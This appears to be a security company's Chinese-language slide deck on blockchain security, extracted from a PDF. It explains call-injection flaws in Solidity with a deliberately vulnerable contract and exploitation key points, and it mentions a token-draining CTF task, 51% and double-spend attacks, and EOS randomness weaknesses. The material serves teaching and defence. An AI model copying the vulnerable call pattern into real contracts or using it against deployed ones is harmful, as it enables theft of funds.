Call代码执行漏洞,顾名思义就是外界可以直接控制合约中的call方法调用的参数按照注入位置可以分为以下三个场景:

- 参数列表可控
  - <address>.call(bytes4 selection, arg1, arg2, ...)
- 方法选择器可控
  - <address>.call(bytes4selection, arg1, arg2, ...)
- Bytes可控
  - •<address>.call(bytesdata)
  - •<address>.call(msg.data)



```
contract ECEC{
  function info(bytes data){
    this.call(data);
}

function secret() public{
  require(this == msg.sender);
  // secret operations
}
```



#### 利用关键点:

- 1. info函数的默认可见性为public
- 2. info函数的call函数调用可以控制参数




CTF题目要求:转账合约中的全部代币

CTF.sol




4 共识机制安全








PoW共识的噩梦—51% 攻击









ETC 双花攻击过程分析



4 区块链安全未来





#### 区块链产业的发展,深入到各行各业,越来越多的攻击面

- 传统安全与区块链安全结合
- 基础设施安全
- 智能合约安全
- dApp安全
- 区块链威胁情报
- 新型区块链恶意行为





# slowmistfuck → floatingsnow 0.0010 EOS (:eosio.token)

MEMO We are always concerned about your operation, our opinion is the same as you, thank you. 老大哥一直在看着你!

# floatingsnow → norealrandom 1.0000 EOS (:eosio.token)

MEMO hi slowmist/peckshield: not only timer-mix random but all in-chain PRNG can be attack, i suggest b1 export new apis (get\_current\_blockid/get\_blockhash\_by\_id) instead of prefix/num

# floatingsnow → dolastattack 0.0001 EOS (:eosio.token)

MEMO EOS can't generate real random number in-chain...





# Code is law

区块链安全事件每天都在发生 黑客攻击已经自动化,工程化,随时随地发起攻击



#### 整体安全解决方案

- 加强区块链基础设施平台安全建设
- 智能合约代码审计
- · dApp的代码审计
- 开展漏洞赏金计划
- 提高人员安全意识
- 接入区块链威胁情报



# 谢谢



# 专注区块链安全技术,共筑区块链安全生态

专业的团队做专业的事, 您的安全交给我们守护

了解更多

联系我们

https://www.noneage.com